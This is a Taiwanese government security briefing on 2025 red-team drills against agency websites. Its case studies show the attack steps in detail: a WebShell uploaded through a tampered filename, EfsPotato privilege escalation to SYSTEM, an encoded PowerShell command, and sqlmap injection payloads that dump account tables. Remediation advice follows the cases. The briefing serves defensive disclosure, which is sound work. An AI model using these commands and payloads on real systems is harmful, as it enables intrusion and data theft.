

114年網路攻防演練暨資安檢測 重要發現事項

簡報單位：國家資通安全研究院

簡報日期：114年11月

大綱

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議


大綱

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

前言


網路攻防演練

遠端模擬駭客入侵手法，檢測政府機關與所轄對外系統之資安防護，強化政府機關在資安事件發生時之緊急應變、系統復原及協調管控等能力



資安技術檢測

透過現場訪談與實測，檢視政府機關資安防護措施落實程度，114年檢測項目包含使用者電腦安全檢測、網路惡意活動檢視及核心資通系統安全檢測等8項防護作為



大綱

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

網路攻防演練重要結果

◆ 本年度經由網路攻防演練，整理主要弱點類型、常見攻擊手法與可能危害如下

項次	弱點類型	常見攻擊手法	可能造成危害
1	不安全的組態設定	<ul style="list-style-type: none">• 透過路徑掃描工具發現目錄瀏覽功能頁面• 繞過檔案上傳格式限制• 透過網頁原始碼取得未經控管之金鑰	<ul style="list-style-type: none">• 取得系統或OS管理權限• 遭植入後門程式
2	注入攻擊	<ul style="list-style-type: none">• 跨網站腳本攻擊• SQL Injection攻擊	<ul style="list-style-type: none">• 竊取使用者資訊• 資料庫資訊外洩
3	加密機制失效	<ul style="list-style-type: none">• 透過Adobe Reader複製圖片取得未遮罩之原始圖片	<ul style="list-style-type: none">• 取得文件或系統儲存之機敏資訊(如：個人資料)
4	無效的存取控管	<ul style="list-style-type: none">• 利用封包攔截工具修改封包，取得帳號通行碼• 透過目錄掃描或路徑猜測攻擊	<ul style="list-style-type: none">• 取得系統管理權限或公開頁面修改權限• 取得系統儲存之機敏資訊(如：個人資料)
5	認證及驗證機制失效	<ul style="list-style-type: none">• 使用預設之帳號通行碼登入• 弱通行碼破解• 透過系統手冊取得帳號通行碼資訊	<ul style="list-style-type: none">• 取得系統管理權限• 取得系統儲存之機敏資訊(如：個人資料)

網路攻防演練結果比較

◆ 依據弱點類型，與113年類型相比之變化如下，其中不安全的組態設定、注入攻擊、加密機制失效及無效的存取控管比例最高

排名	113年		排名	114年
1	加密機制失效(25.5%)		1	不安全的組態設定(28.9%)
2	注入攻擊(23.6%)		2	注入攻擊(28.2%)
3	認證及驗證機制失效(18.6%)		3	加密機制失效(15.2%)
4	無效的存取控管(17.9%)		4	無效的存取控管(14.5%)
5	不安全的組態設定(8.0%)		5	認證及驗證機制失效(9.6%)
6	危險或過舊之元件(5.5%)		6	危險或過舊之元件(2.5%)
7	不安全設計(0.9%)		7	不安全設計(1.1%)

網路攻防演練綜合發現

- 歸納上述弱點類型，挑選6項常見弱點樣態並分析其原因，建議參考下列8個案例，清查機關可能潛在弱點

項次	弱點類型	發現事項	案例
1	不安全的組態設定	未關閉目錄瀏覽功能頁面 未確實限制檔案上傳類型*	案例1-1 案例1-2
2	注入攻擊	注入漏洞*	案例2
3	加密機制失效	機敏資料外洩*	案例3
4	無效的存取控管	限制存取功能失效*	案例4
5	認證及驗證機制失效	未落實通行碼強度檢查機制*	案例5-1 案例5-2
6	危險或過舊之元件	取得對外網站之作業系統管理權限*	案例6

*註：與113年攻防演練發現事項相同



案例1-不安全的組態設定

不安全的組態設定樣態

◆ 未關閉目錄瀏覽功能頁面

- 開發系統時因不當之預設值、未妥善設定伺服器權限及未關閉目錄瀏覽功能，導致網頁開放檔案目錄頁面(如「Index of」)，攻擊者藉此發現檔案上傳頁面進而上傳惡意程式，如WebShell(網頁後門程式)，並執行提權工具，成功取得作業系統管理者權限

◆ 未確實限制檔案上傳類型

- 針對網頁中之檔案上傳功能，僅以前端程式進行檔案類型控管，但未於後端伺服器進行再次確認，造成可透過攔截並竄改封包方式，成功上傳非預期之檔案類型

案例1-1-不安全的組態設定(2/5)

- 瀏覽頁面發現網頁有上傳功能，嘗試上傳WebShell，確認成功上傳WebShell並透過後門程式取得作業系統操作權限



案例1-1-不安全的組態設定(3/5)

- 輸入指令「whoami/priv」檢視當前程序帳號擁有的Windows特殊權限(Privileges)，發現系統啟用「SeImpersonatePrivilege」



```
https://www[REDACTED].gov[REDACTED]/NewSideDrain/Upload/a.aspx?cmd=whoami%20/priv

PRIVILEGES INFORMATION
-----
特殊權限名稱          描述          狀況
=====
SeAssignPrimaryTokenPrivilege  取代處理程序等級權杖  已停用
SeIncreaseQuotaPrivilege      調整處理程序的記憶體配額  已停用
SeAuditPrivilege              產生安全性稽核          已停用
SeChangeNotifyPrivilege       略過周遊檢查            已啟用
SeImpersonatePrivilege        在驗證後模擬用戶端      已啟用
SeCreateGlobalPrivilege       建立通用物件            已啟用
```

案例1-1-不安全的組態設定(4/5)

- 再次使用上傳功能嘗試上傳提權檔案



- 使用前一個WebShell將提權檔案編譯成.exe檔案

```
c:\Windows\XXX\v4.0.30319\csc.exe -out:C:\windows\tasks\EfsPotato.exe -nowarn:1691,618 C:\inetpub\wwwroot\NewSideDrain\Upload\EfsPotato.cs
```



案例1-1-不安全的組態設定(5/5)

- 透過後門程式執行編譯後之提權程式「EfsPotato.exe」，成功取得作業系統管理者權限


```
← ↻ https://www[REDACTED].gov[REDACTED]/NewSideDrain/Upload/a.aspx?cmd=C:\windows\tasks\EfsPotato.exe%20whoami

Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privilege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: IIS APPPOOL\NewSideDrain
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=f5c150)
[+] Get Token: 948
[!] process with pid: 12088 created.
=====
nt authority\system
```

案例1-2-不安全的組態設定(1/4)

- 透過網頁正常功能新增帳號後，嘗試上傳任意圖片，並依照正常流程新增圖片



案例1-2-不安全的組態設定(2/4)

- 使用Burp Suite工具攔截網頁封包，修改新增圖片時之參數「filename」：
「image.png」 → 「image.aspx」，並於封包內容修改為WebShell語法送出

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays the raw HTTP request, and the 'Response' pane displays the raw HTTP response. A red box highlights the 'filename' parameter in the request body, which has been changed from 'image.png' to 'image.aspx'. Below this, a script block is visible, containing server-side code for a WebShell. The response pane shows a JSON object with 'result_status': true.

```
Request
180 -----WebKitFormBoundarytnsR9GBArDrZS1CR
181 Content-Disposition: form-data; name="resumeExtraList[0].oldSort"
182
183 1
184 -----WebKitFormBoundarytnsR9GBArDrZS1CR
185 Content-Disposition: form-data; name="Headshotfile"; filename="
image.aspx"
186 Content-type: image/png
187
188 <@ Page Language="C#" %>
189 <% Import namespace="System.Diagnostics"%>
190 <% Import Namespace="System.IO" %>
191 <% Import Namespace="System.Text" %>
192
193 <!--
194     TODO: Fix issue with user input validation for logs (low
195     priority)
196     SEARCH MODULE INITIATION SEQUENCE TR-109
197     Need to improve async handling of contentIndex references
198 -->
199
200 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
201
202 <script runat="server">
203     private const string AUTHKEY = "woanware";
204
205     private const string HEADER =
"html5sh:head$net:titlesSearchAniz/titles$net:le...
Response
1 HTTP/2 200 OK
2 Date: Mon, 21 Jul 2025 08:06:48 GMT
3 Content-Type: application/json; charset=utf-8
4 Cache-Control: private
5 Server: cloudflare
6 X-AspNetMvc-Version: 5.2
7 X-Powered-By: ASP.NET
8 X-Frame-Options: DENY
9 Strict-Transport-Security: max-age=31536000; includeSubDomains
10 Cf-Cache-Status: DYNAMIC
11 Nel: {"report_to": "cf-nel", "success_fraction": 0.0, "max_age": 604800}
12 Report-To:
{"group": "cf-nel", "max_age": 604800, "stale_while_receiving": 300,
cloudflare.com/report/v4?s=vS6d1Xar
8XCQ8Br8oDsKyFHaGt483sOTx1XUtbGa9E
M"}}
13 Cf-Ray: 96293374dd894a07-TPE
14 Alt-Svc: h3=":443"; ma=86400
15
16 {
    "result_status": true,
    "result_message": null,
    "result_content": null
}
```

案例1-2-不安全的組態設定(3/4)

- 使用網頁開發人員工具檢視網頁原始碼，於原先應為上傳圖片之網址位置，取得WebShell網址

The screenshot shows a web browser displaying a member profile page. The page has a navigation bar with links like "關於我們", "找工作", "找人才", "諮詢服務", "培訓課程", "文章專區", "專案需求", "檔案下載", and "常見問題". The main content area has three upload buttons: "大頭照上傳(建議尺寸 300x300px)", "自製履歷上傳(pdf檔)", and "其他附件上傳". A red box highlights the "大頭照上傳" button. Below the browser, the DevTools console is open, showing the HTML source code. A red box highlights the following code snippet:

```

```

A yellow arrow points from the highlighted code to a red box at the bottom of the image containing the URL: `src="https://[redacted]tw//Upload/member_re[redacted]/UPLOAD_DIRECTORY3579/image.aspx"`

案例1-2-不安全的組態設定(4/4)

- 後續使用後門程式檢查作業系統權限後，再執行提權程式成功取得系統管理者權限

PRIVILEGES INFORMATION

特殊權限名稱	描述	狀況
SeAssignPrimaryTokenPrivilege	取代處理程序等級權杖	已停用
SeIncreaseQuotaPrivilege	調整處理程序的記憶體配額	已停用
SeAuditPrivilege	產生安全性稽核	已停用
SeChangeNotifyPrivilege	略過周遊檢查	已啟用
SeImpersonatePrivilege	在驗證後模擬用戶端	已啟用
SeCreateGlobalPrivilege	建立通用物件	已啟用
SeIncreaseWorkingSetPrivilege	增加處理程序工作組	已停用

Auth Key: [Redacted]

Command: whoami /priv

Search

Search API Interface

Auth Key: [Redacted]

Command: powershell -enc CgAkAGIANgA0ACAAPQAgAEcAZQB0AC0AQwBvAG4AdABIAG4AdAAgAC0AUgBhAHcAIAAtAFAYQB0AGgAIAAIAEM

Search

SearchApi

Auth Key: nt authority\system

Command: powershell cat ../../temp/test.txt

Search

不安全的組態設定防護改善建議

◆ 未關閉目錄瀏覽功能頁面

- 為了避免伺服器出現「Index of」頁面而洩漏檔案結構，應**停用目錄瀏覽功能**
- 上傳檔案之目錄須設定為**不可執行(no-exec)**，防止攻擊者利用WebShell等惡意程式執行指令

◆ 未確實限制檔案上傳類型

- 針對透過網頁上傳檔案之**副檔名進行嚴格限制**，並於**前端網頁應用程式與後端伺服器皆進行檢查**，或可針對上傳檔案**內容進行檢查與限制**
- 可透過**網頁應用程式防火牆**進行上傳檔案內容檢查，阻擋含有惡意程式之檔案上傳行為
- Windows伺服器應安裝**防毒軟體**或**EDR**進行防護，透過即時檢查刪除惡意程式



案例2-注入攻擊




注入攻擊樣態

- 網站未妥善處理輸入內容，可輸入惡意指令並當成正常SQL語句執行
- 使用者內容以黑名單形式過濾，但過濾字串未周全，導致攻擊者以特定形式繞過

案例2-注入攻擊(1/6)

- ◆ 機關官方網站，存在「注入攻擊」弱點
 - 攻擊者利用Burp Suite攔截並分析系統回應封包，取得目標應用程式之路徑「/wsv/***/rtnACTBA」，及回傳之參數資訊，並將封包儲存



案例2-注入攻擊(2/6)

- 攻擊者透過SQLmap工具，利用儲存之封包進行SQL注入攻擊，攻擊成功後取得目標系統之「資料庫名稱」與「資料表名稱」

```
nicshali@kali:~$ sqlmap -r req --batch --random-agent --tamper=space2comment -D " " --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:38:07 /2025-08-26/
[01:38:07] [INFO] parsing HTTP request from 'req'
[01:38:07] [INFO] loading tamper module 'space2comment'
[01:38:07] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.0; Trident/4.0; InfoPath.1; SV1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 3.0.04506.30)' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
Cookie parameter '_AntiXsrFToken' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N] N
[01:38:07] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:38:09] [INFO] testing connection to the target URL
[01:38:11] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON #2+ ((custom) POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: {"":["A","BA" AND 6865=6865 AND 's'='s']}

Type: error-based
Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
Payload: {"":["A","BA" AND 9818 IN (SELECT (CHAR(113)+CHAR(106)+CHAR(113)+CHAR(107)+CHAR(113)+(SELECT (CASE WHEN (9818

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: {"a":["A","BA" ;WAITFOR DELAY '0:0:5'---]}

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF - comment)
Payload: {"arr":["A","BA" ;WAITFOR DELAY '0:0:5'---]}

[01:38:11] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[01:38:11] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2022
[01:38:11] [INFO] fetching tables for database: HOSPEDUC
[01:38:12] [WARNING] the SQL query provided does not return any output
[01:38:12] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
Database: c
[219 tables]
+-----+
| A | A |
| A | A |
| A | B |
+-----+
```

案例2-注入攻擊(3/6)


- 繼續使用SQLmap工具，取得資料庫中儲存之帳號與明文密碼

```
Database: ██████C
Table: V_MEMAA_AB_tms_██████
[10 entries]
```

住址	信箱	單位	國籍	密碼	帳號
<blank>	n6██████@mail██████.tw	████████████████████	<blank>	████████████████████	7
<blank>	n5██████@mail██████.tw	████████████████████	<blank>	████████████████████	6
<blank>	p3██████@dou6██████.tw	████████████████████ 部	<blank>	████████████████████	2
<blank>	wj██████@mail.n██████	████████████████████	<blank>	████████████████████	6
<blank>	en██████@emai██████	████████████████████	<blank>	████████████████████	8
<blank>	n6██████@mail██████.tw	████████████████████	<blank>	████████████████████	6
<blank>	n6██████@mail██████.tw	████████████████████	<blank>	████████████████████	5
<blank>	su██████@mail██████	████████████████████	<blank>	████████████████████	2
<blank>	tw██████@mail.██████	████████████████████	<blank>	████████████████████	1
<blank>	n6██████@mail██████.tw	████████████████████	<blank>	████████████████████	5

